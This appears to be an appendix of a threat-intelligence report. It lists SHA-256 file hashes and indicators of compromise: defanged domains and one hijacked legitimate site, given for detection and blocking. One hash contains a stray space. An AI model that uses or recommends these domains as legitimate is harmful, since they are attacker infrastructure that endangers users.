cd933c6cc8450135deacd61a51e1b425ff7516cac078b92fe1b6f602e4c39e53

025ab87dc729cbf284104a8c9872b63e486ad8af9aef422906743feb0db04224

42adec426addf3fd0c6aff406b46fa82d901f5a9bed7758a243458961349a362

78301ce0bb93dea81f4d70ebb224cc076e7f1e4c38b65afbbc1ad8d4c4882893

5ea75fcdd2be820efdddc411fce9b6d277b66d3356ab8f79bcf542a4ce9fdfa0

c595e47f8e50e8f0ffdc3258f2dcc9411150c3ea00709341c6d4e42d578e46ae

201642c6d1341127aa0137e20db8a3d2da0412fb06ff14eae0c61f6174a44045

fedf49896daa893608deaec7b36a4acb8fbedf7363788c35a6c0431ad0fadca9

22ff8ce9840bae9c9c9aa107e689ec287abb93d585a469c442b295146b9c10c2

30aa9b1c18bb494a01817b5fc0f7418efe2022e7335e815d96dcb8c1fe63e8e8

830cb27f0c584d55267a4e0f6ddcb00c53ce1906946f5d490a26729d38d12057

7370c81abf55a39918a537d1e49a51d74df2042883d110623830383 67c864087

d9253c808d83ace06f885479e0807246a29cb9967ea0d0855f5a3802825b13db

ffea93677d1c404900ea5ba20631625ea2e28a22c3af02155c747f2f25429885

a25abe1c21bec0c0259270aa2333ee1d1b6a327a356f5434c42558143a252afe

ce606c710aa001b09f0b51b78bf8675d8b1be4d99714b1a3b9ca245865fec508

98f57b4693bbe9d469821f5433004edafe6ddf8964fa1ef1465ee73fbce24e0c

18c84b6f7e58b2867ec6f3e7c7998ac6901fd485d503d32c8fabff93744574d1

9b2c33764252c2bf807c837d80bffc21eeab87e7129c2d3e9b9b7a1eeee2de84

24a9c57bb4cbb3d1b89c4e7affad599d431de4f007d4c54a4da25a8a2ba4f116

17a4126fb1fb19885d78c82271464d82af8618b7d1b7d8901666c1121ddb2ba1

278dba3857367824fc2d693b7d96cef4f06cb7fdc52260b1c804b9c90d43646d

2d75335f8c7d4e956dcd637f480c94f6ed49a9870375aad0eee1e651d6e7ac02

5b84e8ad40e018b5d87a464e67173eebe2b268e816d9bb864f1d0f1441bebc7c

f52e47c6b0916655d7e8868bd79904e8825fdf98624d8c42192cae808543b0a5

c4f0ec52ce768f2ba36e4954e2afca3ef7ef46d757070a861cc6609d256a3fe1

3d59703fb58265b07ae1cb26750baba733e304f5540a6824329b7ff6f7ab3efe

b02585dd5399047daf3bccd9d7ed5cc69b0fc23b4709e9270c9f09f67c0a23bc

d18e84f86d7a8cfd246baa1684517d69e411780f9da6b8e3ddb99a61c8d0947a

c4fd31ab40e6cb2ebf75d5dc81045ebc38a8825def3f1696a539c32e5ec5b353

9c6b8eb7c007abc681ceb67da5b1c7533055bb9985236abb46ec6f7e0b14e03e

f1e8a5cb9c019dd649564efe4157a90a6f980fd1f0f75c596f20c02e08462373

8443d7bbd02bed691ba1ce55ea0660601c5f10256cbfafd410de41ab2cd4d047

ade725bed78f8a8f0c9a612ee22ea716e3caeacbe16726f9726b39d74e5f3c18

a94e82793f458b81707e005ba1298022a6b7ca0c07869884750d121a06401689

3466d46a970b77cd14cf5c6c8587f522c9b823c8b28abf87a66b07e32041e5c1

d906118fb36a0cc4e83121d4d606ad685645252e8e0791f793057499d8751bf0

9a8acd988089e7f9dd04f971374f766db519e854d42e8052b0d98b4c9c6b67e4

122f4d69497a162a942d8f400dabbe93ae0a326a022886bf6c9c45d23c299f96

ce98ab10089a9ef089941e48fe4cdf1af5c8a3df358f870d933668bbfb2f330e

a713f5c0089a5ef9b2da40fa8cfe06aad73cc836f337c772b1c7d30d70a6c5ed

7fd71102743bf9212b96368597be396a1a22a49a1ec011f1c607533bdefc94bb

46f3afae22e83344e4311482a9987ed851b2de282e8127f64d5901ac945713c0

a7c30a18a3840a97c1ce0130b55ef3f514952233dfcc8662a9e66c6029f95ba9

86ede9ee62785fb11f4c6c95937d6d5bc6bb16c0d3b90ffeeab719b59f7d4e61

30282a807c2ee27b0d1dda310e41487f5018bc5fc5df8af6c13d08df34f2b6df

f36048ea70f70c4adde2d93819e7aa8652ab2761e598cafb1ea871b6730dbad3

cf53fc8c9ce4e5797cc5ac6f71d4cbc0f2b15f2ed43f38048a5273f40bc09876

8f82649ca0e9d1d48ec58a9e2e8431ddda0dc62db1a6d2cd9ec29afa7d59abc3

358b0d6fc23b4984b51deb81ce89c110582e1730bd1eb163f633e1ed9e3388ee

89bb38d54a80b460ea2744b7c5af02a1823939b55990ccd31c06d7ef040d29f3

4a2ef9663f0d5fdfa551e3d31af6dbcffdc78ea02c0fb963b5486daee78421bc

27752bbb01abc6abf50e1da3a59fefcce59618016619d68690e71ad9d4a3c247

fc7558abd0b196a2c070db98268ed00dff186d609e23a93c03640dcc478db2eb

46dd5deda642d4a8cf628d865483e82279cce2846106b830d45b64e1e19727dd

5c47ed83e47f1bdde8c1ebc3d6193fef190c3934fb2239e84950ae5c073eb808

cc8020c36156c7e5c8cfbbb32bc8d7f03536510f4e3b38b22e0abdb9ad90c90e

39b825e400ea17215d6efc5ae425759bbfd3cd8569451680fbf782cfedbec0c5

050610cfb3d3100841685826273546c829335a5f4e2e4260461b88367ad9502c

08b32da8995ae094bfb703d7d975c3816cf04c075c32281e51158164d76cd655

24fe39572ee425e30c018947a1422342479a3d664d1a8d2ab28cef656394073a

1a65e43afaaff90b4124cbef21fadc319f10fba4843d09837219400b0dbcc285

087941d80baca00501739abf0b8450dce723733ea8866589fa9779481e7a6cfb

285998bce9692e46652529685775aa05e3a5cb93ee4e65d021d2231256e92813

c9c4263ac3287aa48d8cf03fdbb32a179cfd8c08d1c1a39696d8c932603e8df9

bc8b240c89304c12dce75076f9fcc2859f48ec01347f9cc0a4cb9fbcb77ed089

2349d745d84db772d97c599e6150ff4585a69d915deb6d6e6601e412651164f3

2941f75da0574c21e4772f015ef38bb623dd4d0c81c263523d431b0114dd847e

69424f5e0bd974271f367fae04179de4efe233d56ad81840a3c3936eaa244502

a793a401277b307c3b056a725672d81b71492cb564d6db2445a9c30724f61d72

68ba2fa76ef3b3c905f26dae3c75a6b5e165b4246cb4f574c07ad70013b265ae

b2d203b927507176606a6616ba8b8729050ecaff0790a9deb37df32caab7d613

2c64a3d6b896ee1b58b9cf55531b7256de45025d60b1f4be764b385de087b52f

a1a5abab16c9de1c69c4a7e731c0f13c9bb8ce90dab15546807cae039c7f9385

ece76fdf7e33d05a757ef5ed020140d9367c7319022a889923bbfacccb58f4d7

106deff16a93c4a4624fe96e3274e1432921c56d5a430834775e5b98861c00ea

Appendix 2 – IOCs

Pal4u[.]net

Pal2me[.]net

Pay2earn[.]net

Shop8d[.]net

Ts4shope[.]net

pal4news[.]net

ads4market[.]net

wp.piedslibres[.]com (hijacked legitimate site)
